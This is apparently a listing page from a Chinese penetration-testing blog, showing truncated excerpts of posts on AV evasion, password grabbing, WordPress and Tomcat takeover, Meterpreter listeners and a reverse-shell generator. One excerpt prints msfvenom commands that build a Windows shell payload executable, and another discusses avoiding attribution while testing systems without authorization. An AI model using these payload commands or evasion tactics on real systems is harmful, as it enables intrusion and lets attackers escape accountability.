

最新发布第42页

天剑备份文件扫描工具
免责声明由于传播、利用本站所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,本站及作者不为此承担任何责任,一旦造成后果请自行承担!如有侵权烦请告知,我们会立即删...
 3年前

免杀技术实际演示
生成反弹shellmsfvenom -p windows/shell/bind_tcp lhost=1.1.1.1 lport=4444 -a x86 --platform win -f exe -o a.exe加密编码反弹shellmsfvenom -p windows/shell/bind_tcp lhost=1.1.1.1 lpor...
3年前
Git 常用命令介绍
1. `git init````功能:用于初始化一个仓库语法:git init [project-name]参数:project-name:可选,指定初始化后的项目名称,默认为当前工作目录名示例:$ git init # 初始化当前目录为 Git ...

 3年前
新手学习渗透之进程中抓下管理员明文密码
前言:推荐阅读:继续上一章的远程桌面连接,在C盘下找到这两个文件。2.试着打开却发现没有权限 3.打开了txt文件的属性-安全-高级,把权限全部都改成允许。可以读取txt了,解压密码是管理员密...
3年前
渗透测试反溯源
为什么要反溯源在很多企业src,或者在攻防演练的过程中如何避免被溯源?很多小白为了CNVD证书,不断的去寻找一些权重比较大的公司的业务系统进行渗透测试,但是这些系统都是没有经过授权的,那...
2年前


Kalidroid WireShark(tshark)图形化抓包完整教程|手机端无线数据包深度分析工具
一、工具概述Kalidroid 内置 WireShark 模块底层封装tshark(WireShark 命令行版本),提供可视化配置界面,无需手动敲复杂抓包指令,支持有线网卡、USB 无线网卡监听模式抓包,可捕获 802.11 ...
1个月前
Kalidroid Handler 独立监听模块完整实战教程|等待 Meterpreter 反弹会话专用
前言在 msfvenom 生成后门木马后,必须开启监听端口才能捕获目标主机反弹回来的 Meterpreter 控制会话。Kalidroid 将 Metasploit 的 multi/handler 独立封装为Handler 图形化模块,轻量化后台监...
1个月前
零基础从零到拿一下WordPress博客网站
实战步骤 1:主机扫描发现 采用arp-scan.netdiscover.fping nmap等工具,对网络进行主机发现扫描实战步骤2:端口服务扫描使用nmap对发现的主机IP进行端口服务扫描命令: nmap -sS -sV -p- -v -...
3年前
Apache Tomcat8 弱口令 + 后台 getshell 漏洞
漏洞描述Tomcat 支持在后台部署 war 文件,可以直接将 webshell 部署到 web 目录下。其中,欲访问后台,需要对应用户有相应权限。Tomcat7+ 权限分为:manager(后台管理)manager-gui 拥有 html...
 7个月前

渗透测试辅助工具箱
0x01 说明渗透测试辅助工具箱运行条件:jdk8+ 双击即可运行反弹shell,命令生成器,自动编码,输入对应IP端口即可,实现一劳永逸,集成一些小工具,辅助渗透,提高效率输入框说明Lhost:攻击机I...
3年前








ping432
14小时前0
学习一下